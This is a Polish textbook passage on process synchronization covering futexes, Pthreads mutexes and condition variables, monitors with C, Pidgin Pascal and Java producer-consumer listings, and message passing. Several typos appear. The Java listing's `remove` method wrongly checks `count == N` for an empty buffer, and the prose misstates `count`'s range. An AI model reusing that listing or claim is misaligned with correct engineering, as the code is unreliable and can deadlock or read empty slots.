Ponieważ `thread_yield` to wywołanie do procesu zarządzającego wątkami w przestrzeni użytkownika, jest ono bardzo szybkie. W konsekwencji ani wywołanie `mutex_lock`, ani `mutex_unlock` nie wymagają żadnych wywołań jądra. Dzięki ich wykorzystaniu wątki poziomu użytkownika mogą się synchronizować w całości w przestrzeni użytkownika, z wykorzystaniem procedur wymagających zaledwie kilku instrukcji.

Opisany powyżej system muteksa jest prymitywnym zbiorem wywołań. W przypadku każdego oprogramowania zawsze występuje potrzeba dodatkowych własności. Prymitywy synchronizacji nie są tu wyjątkiem — np. czasami w pakiecie obsługi wątków jest wywołanie `mutex_trylock`, które albo ustanawia blokadę, albo zwraca kod błędu, ale nie blokuje się. Wywołanie to daje wątkowi możliwość decydowania o tym, co zrobić w następnej kolejności, jeśli istnieją jakieś alternatywy do oczekiwania.

Istnieje pewien subtelny problem, który na razie przemilczeliśmy, a który warto jawnie przedstawić. W przypadku pakietu obsługi wątków działającego w przestrzeni użytkownika nie ma problemu z tym, że do tego samego muteksa ma dostęp wiele wątków, ponieważ wszystkie wątki działają we wspólnej przestrzeni adresowej. Jednak w przypadku większości wcześniej omawianych rozwiązań takich problemów — np. algorytmu Petersona i semaforów — przyjmuje się założenie, że przynajmniej do fragmentu współdzielonej pamięci (np. do określonego słowa) ma dostęp wiele procesów. Jeśli procesy posługują się rozdzielonymi przestrzeniami adresowymi, tak jak powiedzieliśmy, to w jaki sposób mogą one współdzielić zmienną `turn` z algorytmu Petersona, semafora albo wspólnego bufora?

Są dwie odpowiedzi. Po pierwsze niektóre ze współdzielonych struktur danych, np. semafora, mogą być przechowywane w jądrze, a dostęp do nich jest możliwy tylko za pomocą wywołań systemowych. Takie podejście eliminuje problem. Po drugie w większości systemów operacyjnych (włącznie z systemami UNIX i Windows) istnieje mechanizm, który pozwala procesom współdzielić pewną część swojej przestrzeni adresowej z innymi procesami. W ten sposób bufore i inne struktury danych mogą być współdzielone. W najgorszej sytuacji, kiedy nie jest możliwe nic innego, można wykorzystać współdzielony plik.

Jeśli dwa procesy lub większa ich liczba współdzierają większość lub całość swoich przestrzeni adresowych, różnica pomiędzy procesami a wątkami staje się w pewnym stopniu rozmyta, niemniej jednak istnieje. Dwa procesy, które współdzierają przestrzeń adresową, posługują się różnymi otwartymi plikami, licznikami czasu alarmów i innymi właściwościami procesów, podczas gdy wątki w obrębie pojedynczego procesu je współdzierają. Ponadto wiele procesów współdzierających przestrzeń adresową nie dorównuje wydajnością wielu wątkom działającym w przestrzeni użytkownika, ponieważ w ich zarządzaniu aktywny udział bierze jądro.

Futeksy

Wraz ze wzrostem znaczenia współbieżności istotne stają się skuteczne mechanizmy synchronizacji i blokowania, ponieważ zapewniają wydajność. Blokady pętlowe (ang. *spin locks*) są szybkie, jeśli czas oczekiwania jest krótki, w przeciwnym razie powodują marnotrawienie cykli

procesora. Z tego powodu, w przypadku gdy rywalizacja jest duża, bardziej wydajne jest zablokowanie procesu i zlecenie jądru, aby odblokowanie go nastąpiło dopiero wtedy, gdy blokada zostanie zwolniona. Niestety, to powoduje odwrotny problem: sprawdza się w przypadku dużej rywalizacji, ale ciągłe przełączanie do jądra jest kosztowne, gdy rywalizacji nie ma zbyt wiele. Co gorsza, to, ile będzie rywalizacji o blokady, nie jest łatwe do przewidzenia.

Ciekawym rozwiązaniem, które stara się połączyć najlepsze cechy z obu światów, są tzw. *futeksy* czyli szybkie muteksy w przestrzeni użytkownika (ang. *fast user space mutexes*). Futeks jest własnością Linuksa, która implementuje podstawowe blokowanie (podobnie jak muteks), ale unika odwoływanego się do jądra, jeśli nie jest to bezwzględnie konieczne. Ponieważ przełączanie się do jądra i z powrotem jest dość kosztowne, zastosowanie futeksów znacznie poprawia wydajność. Futeks składa się z dwóch części: usługi jądra i biblioteki użytkownika. Usługa jądra zapewnia „kolejkę oczekiwania”, która umożliwia oczekiwanie na blokadę wielu procesów. Procesy nie będą działać, jeśli jądro wyraźnie ich nie odblokuje. Umieszczenie procesu w kolejce oczekiwania wymaga (kosztownego) wywołania systemowego, dlatego należy go unikać. Z tego powodu, w przypadku braku rywalizacji, futeks działa w całości w przestrzeni użytkownika. W szczególności procesy współdzielą zmienną blokady — to wyszukana nazwa dla 32-bitowej liczby `integer`, spełniającej rolę blokady. Założymy, że początkowo blokada ma wartość 1 — co zgodnie z założeniem oznacza, że blokada jest wolna. Wątek przechwytyuje blokadę przez wykonanie atomowej operacji „dekrementacji ze sprawdzieniem” (atomowe funkcje w Linuksie składają się z wywołania asemblerowego `inline` wewnątrz funkcji C i są zdefiniowane w plikach nagłówkowych). Następnie wątek sprawdza wynik, aby przekonać się, czy blokada jest wolna. Jeśli nie była w stanie zablokowanym, nie ma problemu — wątek z powodzeniem przechwyci blokadę. Jeśli jednak blokada jest utrzymywana przez inny wątek, to wątek starający się o blokadę musi czekać. W tym przypadku biblioteka obsługi futeksu nie wykonuje pętli, ale używa wywołania systemowego w celu umieszczenia wątku w kolejce oczekiwania w jądrze. W tej sytuacji koszt przełączenia do jądra jest uzasadniony, ponieważ wątek i tak był zablokowany. Gdy wątek zakończy operację wymagającą blokady, zwalnia ją, wykonując atomową operację „inkrementacji ze sprawdzaniem”. Następnie sprawdza wynik, aby zobaczyć, czy jakieś procesy nadal są zablokowane w kolejce oczekiwania w jądrze. Jeśli tak, informuje jądro, że może ono teraz odblokować jeden lub więcej spośród tych procesów. Jeśli nie ma rywalizacji, jądro w ogóle nie wykonuje żadnych operacji.

Muteksy w pakiecie Pthreads

W pakiecie Pthreads dostępnych jest kilka funkcji, które można wykorzystać do synchronizacji wątków. Podstawowy mechanizm wykorzystuje zmienną muteksa, który można zablokować lub odblokować. Muteks strzeże dostępu do każdego regionu krytycznego. Wątek, który zamierza wejść do regionu krytycznego, najpierw próbuje zablokować skojarzony z nim muteks. Jeśli muteks jest odblokowany, wątek może od razu wejść do regionu krytycznego. W niepodzielnej operacji jest ustawiana blokada, dzięki czemu inne wątki nie mogą wejść do regionów krytycznych. Jeśli muteks jest już zablokowany, wątek wywołujący blokuje się do czasu, kiedy muteks zostanie odblokowany. Jeśli na ten sam muteks czeka wiele wątków, to kiedy zostanie on odblokowany, tylko jeden wątek może działać. Wątek ten ponownie blokuje muteks. Blokady te nie są obowiązkowe. Obowiązek zapewnienia poprawnego ich używania przez wątki spoczywa na programie.

Najważniejsze wywołania związane z muteksami pokazano w tabeli 2.6. Jak można było oczekiwany, możliwe jest ich tworzenie i usuwanie. Wywołania służące do wykonania tych ope-

racji to odpowiednio `pthread_mutex_init` i `pthread_mutex_destroy`. Można je również zablokować — za pomocą wywołania `pthread_mutex_lock`, które próbuje ustanowić blokadę i zatrzymuje swoje działanie, jeśli muteks jest już zablokowany. Istnieje również taka możliwość, że próba zablokowania muteksa się nie powiedzie i wywołanie zwróci kod o błędzie. Dzieje się tak, jeśli muteks był wcześniej zablokowany. Do tego celu służy wywołanie `pthread_mutex_trylock`. Wywołanie to pozwala wątkowi na skutecną realizację aktywnego oczekiwania, jeśli jest ono potrzebne. Na koniec wywołanie `Pthread_mutex_unlock` odblokowuje muteksa i zwalnia dokładnie jeden wątek, jeśli istnieje jeden wątek oczekujący lub większa liczba takich wątków. Muteksy mogą również mieć atrybuty, ale są one używane tylko w specjalistycznych zastosowaniach.

Oprócz muteksów pakiet Pthreads oferuje inny mechanizm synchronizacji: *zmienne warunkowe*. Muteksy są dobre do zezwalania na dostęp lub blokowania dostępu do regionu krytycznego. Zmienne warunkowe pozwalają wątkom blokować się z powodu niespełnienia określonego warunku. Prawie zawsze te dwie metody są wykorzystywane razem. Spróbujmy teraz przyjrzeć się interakcjom pomiędzy wątkami, muteksami i zmiennymi warunkowymi.

Tabela 2.6. Niektóre wywołania pakietu Pthreads dotyczące muteksów

Wywołanie obsługi wątku	Opis
<code>Pthread_mutex_init</code>	Tworzy muteks
<code>Pthread_mutex_destroy</code>	Niszczy istniejący muteks
<code>Pthread_mutex_lock</code>	Ustanawia blokadę muteksa lub zatrzymuje działanie wątku
<code>Pthread_mutex_trylock</code>	Ustanawia blokadę muteksa lub zwraca błąd
<code>Pthread_mutex_unlock</code>	Zwalała blokadę

W roli prostego przykładu ponownie rozważmy scenariusz producent-konsument: jeden wątek umieszcza elementy w buforze, a drugi je z niego pobiera. Jeśli producent odkryje, że w buforze nie ma więcej pustych miejsc, musi zablokować się do czasu, aż jakieś będą wolne. Muteksy pozwalają na wykonywanie sprawdzenia w sposób niepodzielny, tak aby inne wątki nie przeszkadzały, jednak kiedy producent odkryje, że bufor jest pełny, potrzebuje sposobu na zablokowanie się w sposób umożliwiający późniejsze przebudzenie. Można to zapewnić za pomocą zmiennych warunkowych.

Niektóre wywołania związane ze zmiennymi warunkowymi pokazano w tabeli 2.7. Jak można oczekwać, istnieją wywołania do tworzenia i usuwania zmiennych warunkowych. Mogą one mieć atrybuty — istnieją różne wywołania pozwalające na ich zarządzanie (nie pokazano ich na rysunku). Podstawowe operacje na zmiennych warunkowych to `pthread_cond_wait` i `pthread_cond_signal`. Pierwsze blokuje wątek wywołującą do chwili, kiedy jakiś inny wątek wyśle do niego sygnał (używając drugiego z wywołań). Powody blokowania i oczekiwania nie są oczywiście częścią protokołu oczekiwania i sygnalizacji. Wątek blokujący często oczekuje, aż wątek sygnalizujący wykona jakąś pracę, zwolni jakieś zasoby lub przeprowadzi jakąś inną operację. Tylko wtedy wątek blokujący może kontynuować swoje działanie. Zmienne warunkowe pozwalają na realizację oczekiwania i blokowania w sposób niepodzielny. Wywołanie `pthread_cond_broadcast` jest wykorzystywane w przypadku, gdy istnieje wiele wątków, które potencjalnie wszystkie są zablokowane i oczekują na ten sam sygnał.

Zmienne warunkowe i muteksy zawsze są wykorzystywane wspólnie. Stosowany schemat polega na tym, że jeden wątek blokuje muteks, a kiedy nie może uzyskać tego, co potrzebuje, oczekuje na zmienną warunkową. Ostatecznie inny wątek przesyła sygnał i wątek może kontynuować działanie. Wywołanie `pthread_cond_wait` w niepodzielny sposób odblokowuje muteks wstrzymywany przez wątek. Z tego powodu muteks jest jednym z parametrów wywołania.

Tabela 2.7. Niektóre wywołania pakietu Pthreads dotyczące zmiennych warunkowych

Wywołanie obsługi wątku	Opis
Pthread_cond_init	Utworzenie zmiennej warunkowej
Pthread_cond_destroy	Zniszczenie zmiennej warunkowej
Pthread_cond_wait	Zablokowanie w oczekiwaniu na sygnał
Pthread_cond_signal	Przesłanie sygnału do innego wątku i obudzenie go
Pthread_cond_broadcast	Przesłanie sygnału do wielu wątków i obudzenie ich wszystkich

Warto również zwrócić uwagę, że zmienne warunkowe (w odróżnieniu od semaforów) nie mają pamięci. W przypadku wysłania sygnału do zmiennej warunkowej, na którą nie oczekuje żaden wątek, sygnał jest tracony. Programiści muszą zwracać baczną uwagę na to, aby sygnały nie były tracone.

Aby zaprezentować przykład użycia muteksów razem ze zmiennymi warunkowymi, na listingu 2.10 pokazano proste rozwiązanie problemu producent-konsument z pojedynczym buforem. Kiedy producent wypełni bufor, przed wygenerowaniem nowego elementu musi czekać do czasu, aż konsument go opróżni. Podobnie kiedy konsument usunie element, musi czekać, aż producent wygeneruje jakiś inny. Choć pokazany przykład jest bardzo prosty, ilustruje podstawowe mechanizmy. Instrukcja, która chce przenieść wątek w stan uśpienia, zawsze powinna sprawdzać, czy został spełniony warunek, ponieważ wątek może być budzony za pomocą sygnału Uniksa lub z innych powodów.

Listing 2.10. Wykorzystanie wątków w celu rozwiązywania problemu producent-konsument

```
#include <stdio.h>
#include <pthread.h>
#define MAX 1000000000 /* ile liczb generujemy */
pthread_mutex_t the_mutex;
pthread_cond_t condc, condp;
int buffer = 0; /* bufor używany pomiędzy producentem a konsumentem */
void *producer(void *ptr) /* generowanie danych */
{ int i;
    for (i = 1; i <= MAX; i++) {
        pthread_mutex_lock(&the_mutex); /* uzyskanie wyłącznego dostępu
                                         do bufora */
        while (buffer != 0) pthread_cond_wait(&condp, &the_mutex);
        buffer = i; /* umieszczenie elementu w buforze */
        pthread_cond_signal(&condc); /* obudzenie konsumenta */
        pthread_mutex_unlock(&the_mutex); /* zwolnienie blokady bufora */
    }
    pthread_exit(0);
}
void *consumer(void *ptr) /* konsumpcja danych */
{ int i;
    for (i = 1; i <= MAX; i++) {
        pthread_mutex_lock(&the_mutex); /* uzyskanie wyłącznego dostępu
                                         do bufora */
        while (buffer == 0) pthread_cond_wait(&condc, &the_mutex);
        buffer = 0; /* pobranie elementu z bufora */
        pthread_cond_signal(&condp); /* obudzenie producenta */
        pthread_mutex_unlock(&the_mutex); /* zwolnienie blokady bufora */
    }
    pthread_exit(0);
}
```

```

}
int main(int argc, char **argv)
{
    pthread_t pro, con;
    pthread_mutex_init(&the_mutex, 0);
    pthread_cond_init(&condc, 0);
    pthread_cond_init(&condp, 0);
    pthread_create(&con, 0, consumer, 0);
    pthread_create(&pro, 0, producer, 0);
    pthread_join(pro, 0);
    pthread_join(con, 0);
    pthread_cond_destroy(&condc);
    pthread_cond_destroy(&condp);
    pthread_mutex_destroy(&the_mutex);
}

```

2.3.7. Monitory

W przypadku użycia semaforów i muteksów komunikacja między procesami wydaje się łatwa. Zgadza się? Nic bardziej mylnego. Przyjrzyjmy się dokładniej kolejności operacji down przed wstawieniem lub usunięciem elementów z bufora w kodzie na listingu 2.8. Założmy, że dwie operacje down w kodzie producenta zamieniono miejscami. W związku z tym zmienna mutex została poddana dekrementacji przed wykonaniem operacji empty, a nie po niej. Gdyby bufor był w całości wypełniony, producent by się zablokował, ustawiając zmienną mutex na 0. W konsekwencji przy następnej próbie dostępu konsumenta do bufora, wykonałby on operację down w odniesieniu do zmiennej mutex (teraz o wartości 0) i też by się zablokował. Oba procesy pozostałyby zablokowane na zawsze i nigdy nie wykonałyby żadnej pracy.

Ta niefortunna sytuacja nazywa się *zakleszczeniem* (ang. *deadlock*). Zakleszczenia będziemy omawiać bardziej szczegółowo w rozdziale 6.

Problem ten wskazano po to, by pokazać, jak bardzo trzeba być ostrożnym podczas pracy z semaforami. Wystarczy popełnić jeden subtelny błąd i wszystko się zatrzymuje. To tak jak programowanie w języku asemblera, tylko że jeszcze trudniejsze, ponieważ błędami są sytuacje wyścigu, zakleszczenia i inne formy nieprzewidywalnych i trudnych do powtórzenia zachowań.

Aby pisanie prawidłowych programów było łatwiejsze, [Brinch Hansen, 1973] i [Hoare, 1974] zaproponowali prymityw synchronizacji wyższego poziomu, zwany *monitorem*. Ich propozycje nieco się różniły, co opisano poniżej. Monitor jest kolekcją procedur, zmiennych i struktur danych pogrupowanych ze sobą w specjalnym rodzaju modułu lub pakietu. Procesy mogą wywoływać procedury w monitorze, kiedy tylko tego chcą, ale z poziomu procedur zadeklarowanych poza monitorem nie mogą bezpośrednio korzystać z wewnętrznych struktur danych monitora. Na listingu 2.11 zilustrowano monitor napisany w wymyślonym języku Pidgin Pascal. Nie można tu użyć języka C, ponieważ monitory są konstrukcjami języka, a język C ich nie posiada.

Listing 2.11. Monitor

```

monitor example
    integer i;
    condition c;
    procedure producer();
    .
    .
    .
    end;
    procedure consumer();

```

```
    . . .
end;
end monitor;
```

Monitory mają ważną właściwość, dzięki której przydają się jako mechanizm implementacji wzajemnego wykluczania: w dowolnym momencie w monitorze może być aktywny tylko jeden proces. Monitory są konstrukcją języka programowania. Dzięki temu kompilator wie, że mają one specjalny charakter, i wywołania do procedur monitora może obsługiwać inaczej niż wywołania innych procedur. Zazwyczaj kiedy proces wywoła procedurę monitora, w kilku pierwszych instrukcjach procedury następuje sprawdzenie, czy w obrębie monitora jest aktywny jakiś inny proces. Jeśli tak, to proces wywołujący zostanie zawieszony do czasu opuszczenia monitora przez inny proces. Jeżeli żaden inny proces nie korzysta z monitora, proces wywołujący może do niego wejść.

Implementacja wzajemnego wykluczania dla procedur monitora leży w gestii kompilatora, ale powszechnie stosowanym sposobem jest użycie muteksa lub semafora binarnego. Ponieważ to kompilator, a nie programista zapewnia wzajemne wykluczanie, istnieje znacznie mniejsze ryzyko wystąpienia problemów. Osoba pisząca monitor nie musi wiedzieć, w jaki sposób kompilator zapewnia wzajemne wykluczanie. Wystarczy wiedzieć, że dzięki przekształceniu wszystkich regionów krytycznych w procedury monitora żadne dwa procesy nigdy jednocześnie nie wejdą do swoich regionów krytycznych.

Chociaż, jak widzieliśmy powyżej, monitory zapewniają łatwy sposób osiągnięcia wzajemnego wykluczania, to nie wystarcza. Potrzebny jest również sposób na to, by procesy się blokowały w czasie, gdy nie mogą kontynuować działania. W przypadku problemu producent-konsument można łatwo umieścić wszystkie testy sprawdzające, czy bufor jest pełny lub czy jest on pusty w procedurach monitora. Jak jednak powinien zablokować się producent, jeśli się okaże, że bufor jest pełny?

Rozwiązaniem jest wprowadzenie *zmiennych warunkowych* razem z dwiema opercjami, które są na nich wykonywane: *wait* i *signal*. Kiedy procedura monitora wykryje, że nie może kontynuować działania (np. producent odkryje, że bufor jest pełny), wykonuje operację *wait* na wybranej zmiennej warunkowej, np. *full*. Operacja ta powoduje zablokowanie procesu wywołującego. Pozwala ona również innemu procesowi, który wcześniej nie mógł wejść do monitora, aby teraz do niego wszedł. Zmienne warunkowe oraz wspomniane operacje omawialiśmy wcześniej, w kontekście pakietu *Pthreads*.

Inny proces, np. konsument, może obudzić swojego uśpionego partnera poprzez przesłanie sygnału z wykorzystaniem zmiennej warunkowej, na którą jego partner oczekuje. Aby uniknąć jednoczesnego występowania dwóch aktywnych procesów w monitorze, potrzebna jest reguła, która informuje o tym, co się dzieje po wykonaniu operacji *signal*. Charles A.R. Hoare zaproponował umożliwienie działania przebudzonemu procesowi i zawieszenie drugiego z nich. Per Brinch Hansen zaproponował uściślenie problemu poprzez wymaganie od procesu wykonującego operację *signal* natychmiastowego opuszczenia monitora. Inaczej mówiąc, instrukcja *signal* może występować w procedurze monitora tylko jako ostatnia. My skorzystamy z propozycji Brincha Hansena, ponieważ jest ona pojęciowo prostsza, a poza tym łatwiejsza do zaimplementowania. Jeśli operacja *signal* zostanie wykonana na zmiennej warunkowej, na którą oczekuje kilka procesów, tylko jeden z nich — określony przez systemowego zarządcę procesów — zostanie wznowiony.

Na marginesie warto dodać, że istnieje trzecie rozwiązanie, którego nie zaproponował ani Hoare, ani Brinch Hansen. Polega ono na umożliwieniu procesowi wysyłającemu sygnał kontynuowania działania i pozwolenie procesowi oczekującemu na rozpoczęcie działania dopiero wtedy, gdy proces wysyłający sygnał opuści monitor.

Zmienne warunkowe nie są licznikami. Nie akumulują one sygnałów do późniejszego wykorzystania tak, jak to robią semafory. W związku z tym, jeśli zostanie wysłany sygnał do zmiennej warunkowej, na który nikt nie czeka, zostanie on utracony na zawsze. Inaczej mówiąc, operacja wait musi być wykonana przed operacją signal. Dzięki tej regule implementacja staje się znacznie prostsza. W praktyce nie jest to problem, ponieważ jeśli jest taka potrzeba, można z łatwością śledzić stan wszystkich procesów z wykorzystaniem zmiennych. Proces, który chce wysłać sygnał, może sprawdzić zmienne i zobaczyć, że ta operacja nie jest konieczna.

Szkielet problemu producent-konsument z wykorzystaniem monitorów pokazano na listingu 2.12. Rozwiązanie zaprezentowano w wymyślonym języku Pidgin Pascal. Zaleta zastosowania go w tym przypadku polega na tym, że jest on prosty i dokładnie odzwierciedla model Hoare'a i Brincha Hansena.

Listing 2.12. Szkielet rozwiązania problemu producent-konsument z wykorzystaniem monitorów.

Tylko jedna procedura monitora jest aktywna w danym momencie. Bofor zawiera N gniazd

```

monitor ProducerConsumer
    condition full, empty;
    integer count;

    procedure insert(item: integer);
    begin
        if count = N then wait(full);
        insert item(item);
        count := count + 1;
        if count = 1 then signal(empty)
    end;

    function remove: integer;
    begin
        if count = 0 then wait(empty);
        remove = remove item;
        count := count - 1;
        if count = N - 1 then signal(full)
    end;

    count := 0;
end monitor;

procedure producer;
begin
    while true do
    begin
        item = produce item;
        ProducerConsumer.insert(item)
    end
end;

procedure consumer;
begin
    while true do
    begin
        item = ProducerConsumer.remove;
        consume item(item)
    end
end;

```

Można by sądzić, że operacje `wait` i `signal` są podobne do operacji `sleep` i `wakeup`, które omawialiśmy wcześniej i które powodowały sytuację wyścigu. To prawda, one są bardzo podobne, ale z jedną zasadniczą różnicą: operacje `sleep` i `wakeup` zawodzą, kiedy jeden proces próbuje przejść w stan uśpienia, natomiast drugi próbuje go obudzić. W przypadku monitorów to nie może się zdarzyć. Automatyczne wzajemne wykluczanie procedur monitora gwarantuje, że jeśli np. producent wewnątrz monitora odkryje, że bufor jest pełny, to będzie mógł wykonać operację `wait` bez obawy o to, że program szeregujący zechce przełączyć się do konsumenta bezpośrednio przed zakończeniem wykonywania operacji `wait`. Konsument nie zostanie nawet wpuszczony do monitora, zanim operacja `wait` się nie zakończy, a producent zostanie oznaczony jako niedolny do działania.

Chociaż Pidgin Pascal jest językiem wymyślonym, istnieją rzeczywiste języki programowania obsługujące monitory. Nie zawsze jednak są one zaimplementowane w takiej formie, jaką zaproponowali Hoare i Brinch Hansen. Jednym z takich języków jest Java. To język obiektowy obsługujący wątki na poziomie użytkownika. Pozwala również na grupowanie metod (procedur) w klasy. Dzięki dodaniu słowa kluczowego `synchronized` w deklaracji metody Java gwarantuje, że kiedy dowolny wątek zacznie uruchamiać tę metodę, żaden inny wątek nie będzie mógł uruchomić żadnej innej metody tego obiektu zadeklarowanej ze słowem kluczowym `synchronized`. Bez słowa kluczowego `synchronized` nie ma gwarancji przeplatania.

Rozwiązywanie problemu producent-konsument z wykorzystaniem monitorów w Javie pokazano na listingu 2.13. Rozwiązywanie składa się z czterech klas. Klasa zewnętrzna — `Producer` → `Consumer` — tworzy i uruchamia dwa wątki — `p` i `c`. Druga i trzecia klasa, odpowiednio `producer` i `consumer`, zawierają kod producenta i konsumenta. Wreszcie — klasa `our_monitor` jest monitorem. Zawiera dwa zsynchronizowane wątki wykorzystywane do wstawiania elementów do współdzielonego bufora i do pobierania ich z niego. W odróżnieniu od poprzednich przykładów na listingu pokazano kompletny kod operacji `insert` i `remove`.

Listing 2.13. Rozwiązywanie problemu producent-konsument w Javie

```
public class ProducerConsumer {
    static final int N = 100; // stała określająca rozmiar bufora
    static producer p = new producer( ); // utworzenie egzemplarza nowego
                                         // wątku producenta
    static consumer c = new consumer( ); // utworzenie egzemplarza nowego
                                         // wątku producenta
    static our_monitor mon = new our_monitor( ); // utworzenie egzemplarza nowego
                                                 // monitora
    public static void main(String args[ ]) {
        p.start( ); // rozpoczęcie wątku producenta
        c.start( ); // rozpoczęcie wątku konsumenta
    }
    static class producer extends Thread {
        public void run( ) { // metoda run zawiera kod wątku
            int item;
            while (true) { // pętla producenta
                item = produce_item();
                mon.insert(item);
            }
        }
        private int produce_item( ) { ... } // tworzenie elementu
    }
    static class consumer extends Thread {
        public void run( ) { // metoda run zawiera kod wątku

```

```

int item;
while (true) {                                // pętla konsumenta
    item = mon.remove( );
    consume_item(item);
}
private void consume_item(int item) { ... } // skonsumowanie elementu
}
static class our_monitor {                      // to jest monitor
    private int buffer[ ] = new int[N];
    private int count = 0, lo = 0, hi = 0;      // liczniki i indeksy
    public synchronized void insert(int val) {
        if (count == N) go_to_sleep( ); // jeśli bufor jest pełny, wątek przechodzi
                                         // w stan uśpienia
        buffer [hi] = val; // wstawienie elementu do bufora
        hi = (hi + 1) % N; // miejsce, w którym będzie umieszczony następny element
        count = count + 1; // teraz w buforze znajduje się o jeden element więcej
        if (count == 1) notify( ); // obudzenie konsumenta, jeśli był uśpiony
    }
    public synchronized int remove( ) {
        int val;
        if (count == N) go_to_sleep( ); // jeśli bufor jest pusty, wątek przechodzi
                                         // w stan uśpienia
        val = buffer [lo]; // pobranie elementu z bufora
        lo = (lo + 1) % N; // miejsce, z którego będzie pobrany następny element
        count = count - 1; // teraz w buforze znajduje się o jeden element mniej
        if (count == N - 1) notify( ); // obudzenie producenta, jeśli był uśpiony
        return val;
    }
    private void go_to_sleep( ) { try{wait( );}
        →catch(InterruptedException exc) {};}
}

```

Wątki producenta i konsumenta są funkcjonalnie identyczne do ich odpowiedników we wszystkich naszych poprzednich przykładach. Producent zawiera pętlę nieskończoną, w której są generowane dane umieszczane później we wspólnym buforze. Konsument również zawiera pętlę nieskończoną, w której są pobierane dane ze wspólnego bufora i wykonywane na nich pewne operacje.

Interesującym fragmentem tego programu jest klasa `our_monitor`, która zawiera bufor, zmienne administracyjne oraz dwie zsynchronizowane metody. Kiedy producent jest aktywny wewnątrz metody `insert`, wie na pewno, że konsument nie może być aktywny wewnątrz metody `remove`. W związku z tym można bezpiecznie zaktualizować zmienne i bufor bez obaw o wystąpienie sytuacji wyścigu. Zmienna `count` kontroluje liczbę elementów znajdujących się w buforze. Może ona przyjąć dowolną wartość od 0 do wartości $N-1$ włącznie. Zmienna `lo` jest indeksem gniazda bufora, z którego ma być pobrany następny element. Na podobnej zasadzie zmienna `hi` jest indeksem gniazda bufora, gdzie ma być umieszczony następny element. Dozwolona jest sytuacja, w której $lo = hi$. Oznacza to, że w buforze znajduje się 0 lub N elementów. Wartość zmiennej `count` mówi o tym, który przypadek zachodzi.

Metody zsynchronizowane w Javie różnią się od klasycznych monitorów w zasadniczy sposób: w Javie nie ma wbudowanych zmiennych warunkowych. Zamiast nich są dwie procedury: `wait` i `notify`, które stanowią odpowiedniki operacji `sleep` i `wakeup`. Różnica polega na tym, że kiedy są używane wewnętrz metod zsynchronizowanych, nie są przedmiotem wyścigu. Teoretycznie

metodę `wait` można przerwać. Do tego właśnie służy otaczający ją kod. W języku Java obsługa wyjątków musi być jawna. Dla naszych celów wyobraźmy sobie, że metoda `go_to_sleep` przenosi wątek do stanu uśpienia.

Dzięki temu, że wzajemne wykluczanie regionów krytycznych w przypadku zastosowania monitorów jest automatyczne, możliwość popełnienia błędów w programowaniu współbieżnym jest znacznie mniejsza niż w przypadku wykorzystania semaforów. Pomimo to monitory także mają pewne wady. Nie bez powodu nasze dwa przykłady monitorów napisano w języku Pidgin Pascal, a nie w języku C, jak inne przykłady w tej książce. Jak powiedzieliśmy wcześniej, monitory są konstrukcją języka programowania. Kompilator musi je rozpoznać i w jakiś sposób zorganizować wzajemne wykluczanie. W językach C, Pascalu i większości innych języków nie ma monitorów, zatem nie można oczekwać od kompilatorów tych języków wymuszania reguł wzajemnego wykluczania. W rzeczywistości kompilator nie ma możliwości stwierdzenia, które procedury były w monitorach, a które nie.

W wymienionych językach nie ma również semaforów, ale dodanie semaforów jest łatwe: wystarczy dodać do biblioteki dwie krótkie procedury asemblerowe służące do wydawania wywołań systemowych `up` i `down`. Kompilatory nie muszą nawet wiedzieć, że takie wywołania istnieją. Oczywiście systemy operacyjne muszą mieć informacje o semaforach. Jeśli jednak dysponujemy systemem operacyjnym bazującym na semaforach, to możemy dla nich napisać programy użytkowe w językach C i C++ (lub nawet w języku asemblera, jeśli ktoś ma skłonności do masochizmu). W przypadku monitorów potrzebujemy języka, który ma tę konstrukcję wbudowaną.

Innym problemem dotyczącym monitorów, a także semaforów, jest to, że zostały one zaprojektowane do rozwiązywania problemu wzajemnego wykluczania dla jednego lub kilku procesorów mających dostęp do wspólnej pamięci. Dzięki umieszczeniu semaforów we wspólnej pamięci i zabezpieczeniu ich za pomocą instrukcji `TSL` lub `XCHG` możemy uniknąć wyścigu. W przypadku systemu rozproszonego, składającego się z wielu procesorów połączonych w sieci lokalnej, gdzie każdy dysponuje prywatną pamięcią, prymitywy te stają się nieodpowiednie. Wniosek jest następujący: semafony są zbyt niskopoziomowe, a z monitorów, z wyjątkiem kilku języków programowania, nie można korzystać. Żaden z prymitywów nie zezwala również na wymianę informacji pomiędzy maszynami. Potrzebne jest inne rozwiązanie.

2.3.8. Przekazywanie komunikatów

Tym innym rozwiązaniem jest *przekazywanie komunikatów*. W tej metodzie komunikacji między procesami wykorzystywane są dwa prymitywy: `send` i `receive`, które podobnie do semaforów i w odróżnieniu od monitorów są wywołaniami systemowymi, a nie konstrukcjami języka. W związku z tym można je łatwo zaimplementować w postaci procedur bibliotecznych następującej postaci:

```
send(destination, &message);
```

oraz:

```
receive(source, &message);
```

Pierwsza wysyła komunikat do określonej lokalizacji docelowej, natomiast druga odbiera komunikat z określonego źródła (lub z dowolnego, jeśli odbiorcy jest wszystko jedno). Jeśli nie jest dostępny żaden komunikat, odbiorca może się zablokować do czasu nadejścia jakiegoś komunikatu. Alternatywnie może on natychmiast zwrócić sterowanie, przekazując kod błędu.

Problemy projektowe systemów przekazywania komunikatów

Z systemami przekazywania komunikatów związanych jest wiele istotnych problemów projektowych, które nie występują w przypadku semaforów albo monitorów, zwłaszcza jeśli komunikujące się ze sobą procesy działają na różnych maszynach połączonych przez sieć. Przykładowo komunikaty mogą być utracone w sieci.

W celu zabezpieczenia się przed utratą komunikatów nadawca i odbiorca mogą ustalić, że natychmiast po odebraniu komunikatu odbiorca prześle specjalny komunikat *potwierdzający*. Jeśli odbiorca nie odbierze potwierdzenia w ciągu określonego przedziału czasu, ponawia transmisję komunikatu.

Rozważmy teraz, co się stanie, jeśli komunikat zostanie odebrany prawidłowo, ale potwierdzenie wysłane do nadawcy zostanie utracone. Nadawca ponowi transmisję komunikatu, w związku z czym odbiorca otrzyma go dwukrotnie. Istotne znaczenie ma to, aby odbiorca potrafiał odróżnić nowy komunikat od ponownej transmisji starego. Zazwyczaj problem jest rozwiązywany poprzez umieszczenie kolejnego numeru porządkowego w każdym nowym komunikacie. Jeśli odbiorca otrzyma komunikat o takim samym numerze porządkowym, jaki miał poprzedni komunikat, będzie wiedział, że komunikat jest duplikatem, który można zignorować. Pomyślna komunikacja w warunkach zawodnego przekazywania komunikatów stanowi zasadniczą część badań nad sieciami komputerowymi.Więcej informacji na ten temat można znaleźć w [Tanenbaum i Wetherall, 2010].

